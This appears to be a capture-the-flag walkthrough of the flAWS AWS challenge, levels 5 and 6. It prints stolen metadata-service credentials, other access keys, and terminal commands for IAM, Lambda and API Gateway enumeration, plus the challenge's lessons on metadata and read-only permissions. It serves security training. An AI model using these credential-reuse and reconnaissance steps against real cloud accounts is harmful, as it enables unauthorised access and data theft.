
```
{
  "Code" : "Success",
  "LastUpdated" : "2024-11-24T10:16:48Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIA6GG7PSQG23HW6CLD",
  "SecretAccessKey" : "njDPeHVks1e8t8aAwaYmRB+IayJDwo9V+xmcFKlE",
  "Token" : "IQoJb3JpZ2luX2VjEFIaCXVzLXdlc3QtMiJGMEQCIDxSAhV0pi96touz937RdQQKzoowCykbqtseEwlVEgCBAiBVxbnBwteWCKnFb/nEh2IgRJUZBkOU7jrPVSKIobHO0Sq7BQjr//////////8BEAQaDDk3NTQyNjI2MjAyOSIM+fGHn4
/ZrMomqjScKo8Fr1rW2KxlxlVsIrWUbh+lyAsn5LejGR+chsJ8ZtSqnvq916XrOIcYGHazdX0Yf25Q5DB0WHIzDOl2zx3yXS32JMFxgF9RKyuoYvkLMiIB8doVsY1YkD1P7CRhKzTMnVgSbM0Bktbpty6p/KsOIv+8isOVukIgMjk/ZGaDfTej6PHq9taAxpdpgJXAObDKwtg0ZXs+VhLcectAL
/8UVboQtjnbhSioNVNvGDHQD9q88VIUuhQK5D6ecA4oXvr+dEHVL2LpxfbmKJ3m+ZcieHABcNRWKjLPCsoeuNDDS124yw6AnVQ+lqQtN8+SvQoZtwlnw3lAcKiRooQ0omz3WT1Z+PHUu7Sb6Ohk9mmTBAPcEE5MX7GJQo7qL9F1S7+k4B2vDUnB+ZbEgixpVE7mxZanHJnq7v22xpGWgZEnvnJwjRNowapEq0QS0nt6rIjAE4lMuRJlMApyUuL9TGydnY55P
m+z+FFZ8MHLbJWz0GlnlPqGFChpzxQL6CRFYd3c5fEpSrrE23a6VEVT0GkEqVUttK/TUkQf9xLR7mBJMOEBPAwlf9x0NKMyjKQaYgUX/WfzVhEpEgFrRP2Sx5p76GUmvRG9+anXqZ+2cPr7qWIO1LSs0mOqFv76SF0pjXzdbQZVvl9XF2zPx+BFQDdLeGp9gDDre2isVW8h40kmX6khu9iZeHMLZ1io0StyNn/OFkE0t8imy8pF0kBmZ
/P5j/6UWzvmivfjvAzc1v4FwNG/VlyNCrep3ve+umQQ/fykUHH1orHE654ww4/fk5mzhokhVi73xZwzedVwXZSxFchqG3vo/1Lg6JkwjiyBaqBA1b+6du4SnjK0leovgS3pRp52B/4IGobJPrHcBWdsYHM7
/DCt+ou6BjqyAe95N3LeHp+tvFX2d7mvN5QqOP5zelSmSvM1fNxIt5W7HnhvmZzAnSOZOWtLPtvWKLm0yrZ7wWAoXa4kjpxhlOJML9wXYPv8ccSOC9T3Kx6bjPRc4CPOZPSYUUE3IsacbFXVB0u4uj+/0rJVyWnoKcoVk4lBsWMOmXqak4qbh9hIyQmxl6qh8N8q7fSMo51KA3ttobkPvzAsZm9r+WBUEpwQjbpyqIqqcbOgVDll0pG7Y6Y=",
  "Expiration" : "2024-11-24T16:32:58Z"
}
```

File Location:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level5]
└─$ nano ~/.aws/credentials
```

Added Session Token To User5:




```
yugander@kali: ~/Desktop/flaws/level5 138x48
 GNU nano 7.2                          /home/yugander/.aws/credentials *
[default]
aws_access_key_id = temp
aws_secret_access_key = temp
[personal]
aws_access_key_id = AKIA4XR2QDLRNMDTSORK
aws_secret_access_key = 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
[user3]
aws_access_key_id = AKIAJ366LIPB4IJKT7SA
aws_secret_access_key = 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
[user5]
aws_access_key_id = ASIA6GG7PSQG23HW6CLD
aws_secret_access_key = njDPeHVks1e8t8aAwaYmRB+IayJDwo9V+xmcFKlE
aws_session_token = IQoJb3JpZ2luX2VjEFIaCXVzLXdlc3QtMiJGMEQCIDxSAhV0pi96touz937RdQQKzoowCykbqtseEwlVEgCBAiBVxbnBwteWCKnFb/nEh2IgRJUZBkOU7>
<coVk4lBsWMOmXqak4qbh9hIyQmxl6qh8N8q7fSMo51KA3ttobkPvzAsZm9r+WBUEpwQjbpyqIqqcbOgVDll0pG7Y6Y=
```

Account Verification:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level5]
└─$ aws sts get-caller-identity --profile user5
{
    "UserId": "AROAI3DXO3QJ4JAWIIQ5S:i-05bef8a081f307783",
    "Account": "975426262029",
    "Arn": "arn:aws:sts::975426262029:assumed-role/flaws/i-05bef8a081f307783"
}
```

Level6 Bucket:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level5]
└─$ aws s3 ls s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile user5
                           PRE ddcc78ff/
2017-02-27 07:41:07        871 index.html
```

Files Downloading:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level5]
└─$ aws s3 sync s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud --profile user5 .
download: s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/hint2.html to ddcc78ff/hint2.html
download: s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/hint1.html to ddcc78ff/hint1.html
download: s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/index.html to ./index.html
download: s3://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/index.html to ddcc78ff/index.html
```

Sub-Domain:



```
┌──(yugander㉿kali)-[~/Desktop/flaws/level5]
└─$ firefox ddcc78ff/index.html
```



flAWS - Level 6

Lesson learned

The IP address 169.254.169.254 is a magic IP in the cloud world. AWS, Azure, Google, DigitalOcean and others use this to allow cloud resources to find out metadata about themselves. Some, such as Google, have additional constraints on the requests, such as requiring it to use `Metadata-Flavor: Google` as an HTTP header and refusing requests with an `X-Forwarded-For` header. AWS has recently created a new IMDSv2 that requires special headers, a challenge and response, and other protections, but many AWS accounts may not have enforced it. If you can make any sort of HTTP request from an EC2 to that IP, you'll likely get back information the owner would prefer you not see.

Level 6:

To solve the issue, I analyzed the account details provided, which included two policies. One of the policies contained information about the API. I realized that the only way forward was to revoke the API using the following URL structure:


https://{API-ID}.execute-api.{Region}.amazonaws.com/{StageName}/{UserName}

From the given details, we only had the username, level6, which was obtained during account verification. To gather the other required details, I explored the gateway policy further. During this exploration, I found the **version ID**, which helped me identify the type of API as **REST API**.

Next, I needed the **API ID**. To retrieve it, I utilized a Lambda function. After obtaining the API ID, I proceeded to find the **stage name** by querying the API ID. With all the necessary details collected, I replaced the placeholders in the URL above with the actual values.


Finally, I opened the constructed URL in a browser, which redirected me to another URL. This new URL turned out to be the final webpage.

Account Creation:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level6]
└─$ aws configure --profile user6
AWS Access Key ID [None]: AKIAJFQ6E7BY57Q3OBGA
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Account Verification:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level6]
└─$ aws sts get-caller-identity --profile user6
{
    "UserId": "AIDAIRMDOSCWGLCDWOG6A",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/Level6"
}

┌──(yugander㉿kali)-[~/Desktop/flaws/level6]
└─$ 
```

Bucket List:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level6]
└─$ aws s3 ls  --profile user6
2017-02-13 03:01:07 2f4e53154c0a7fd086a04a12a452c2a4caed8da0.flaws.cloud
2017-05-29 22:04:53 config-bucket-975426262029
2017-02-13 01:33:24 flaws-logs
2017-02-05 09:10:07 flaws.cloud
2017-02-24 07:24:13 level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud
2017-02-26 23:45:44 level3-9afd3927f195e10225021a578e6f78df.flaws.cloud
2017-02-26 23:46:06 level4-1156739cfb264ced6de514971a4bef68.flaws.cloud
2017-02-27 01:14:51 level5-d2891f604d2061b6977c2481b0c8333e.flaws.cloud
2017-02-27 01:17:58 level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud
2017-02-27 01:36:32 theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud
```

Policy Check:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level6]
└─$ aws --profile user6 iam list-attached-user-policies --user-name Level6
{
    "AttachedPolicies": [
        {
            "PolicyName": "MySecurityAudit",
            "PolicyArn": "arn:aws:iam::975426262029:policy/MySecurityAudit"
        },
        {
            "PolicyName": "list_apigateways",
            "PolicyArn": "arn:aws:iam::975426262029:policy/list_apigateways"
        }
    ]
}
```

VersionID Check 1:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level6]
└─$ aws iam get-policy --policy-arn "arn:aws:iam::975426262029:policy/MySecurityAudit" --profile user6
{
    "Policy": {
        "PolicyName": "MySecurityAudit",
        "PolicyId": "ANPAJCK5AS3ZZEILYYVC6",
        "Arn": "arn:aws:iam::975426262029:policy/MySecurityAudit",
        "Path": "/",
        "DefaultVersionId": "v1",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "Most of the security audit capabilities",
        "CreateDate": "2019-03-03T16:42:45+00:00",
        "UpdateDate": "2019-03-03T16:42:45+00:00",
        "Tags": []
    }
}
```

VersionID Check 2:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level6]
└─$ aws iam get-policy --policy-arn "arn:aws:iam::975426262029:policy/list_apigateways" --profile user6
{
    "Policy": {
        "PolicyName": "list_apigateways",
        "PolicyId": "ANPAIRLWTQMGKCSPGTAIO",
        "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
        "Path": "/",
        "DefaultVersionId": "v4",
        "AttachmentCount": 1,
        "PermissionsBoundaryUsageCount": 0,
        "IsAttachable": true,
        "Description": "List apigateways",
        "CreateDate": "2017-02-20T01:45:17+00:00",
        "UpdateDate": "2017-02-20T01:48:17+00:00",
        "Tags": []
    }
}
```

Finding API:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level6]
└─$ aws iam get-policy-version --policy-arn "arn:aws:iam::975426262029:policy/list_apigateways" --version-id v4  --profile user6
{
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                {
                    "Action": [
                        "apigateway:GET"
                    ],
                    "Effect": "Allow",
                    "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
                }
            ]
        },
        "VersionId": "v4",
        "IsDefaultVersion": true,
        "CreateDate": "2017-02-20T01:48:17+00:00"
    }
}
```

API-ID:




```
┌──(yugander㉿kali)-[~/Desktop/flaws/level6]
└─$ aws lambda get-policy --function-name Level6 --region us-west-2 --profile user6
{
    "Policy": "{\"Version\":\"2012-10-17\",\"Id\":\"default\",\"Statement\":[{\"Sid\":\"904610a93f593b76ad66ed6ed82c0a8b\",\"Effect\":\"Al
low\",\"Principal\":{\"Service\":\"apigateway.amazonaws.com\"},\"Action\":\"lambda:InvokeFunction\",\"Resource\":\"arn:aws:lambda:us-west-
2:975426262029:function:Level6\",\"Condition\":{\"ArnLike\":{\"AWS:SourceArn\":\"arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/G
ET/level6\"}}}]}",
    "RevisionId": "edaca849-06fb-4495-a09c-3bc6115d3b87"
}
```

Stage Name:



```
┌──(yugander㉿kali)-[~/Desktop/flaws/level6]
└─$ aws apigateway get-stages --rest-api-id s33ppypa75 --profile user6 --region us-west-2
{
    "item": [
        {
            "deploymentId": "8gppiv",
            "stageName": "Prod",
            "cacheClusterEnabled": false,
            "cacheClusterStatus": "NOT_AVAILABLE",
            "methodSettings": {},
            "tracingEnabled": false,
            "createdDate": "2017-02-27T05:56:08+05:30",
            "lastUpdatedDate": "2017-02-27T05:56:08+05:30"
        }
    ]
}
```


Revoke Url:



https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6

```
"Go to http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/"
```

Final Page:



theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/

flAWS - The End

Lesson learned

It is common to give people and entities read-only permissions such as the SecurityAudit policy. The ability to read your own and other's IAM policies can really help an attacker figure out what exists in your environment and look for weaknesses and mistakes.

Avoiding this mistake

Don't hand out any permissions liberally, even permissions that only let you read meta-data or know what your permissions are.

The End

Congratulations on completing the flAWS challenge!

Send me some feedback at scott@summitroute.com

Tweet and tell your friends about it if you learned something from it.

There is also now a flaws2.cloud! Check that out.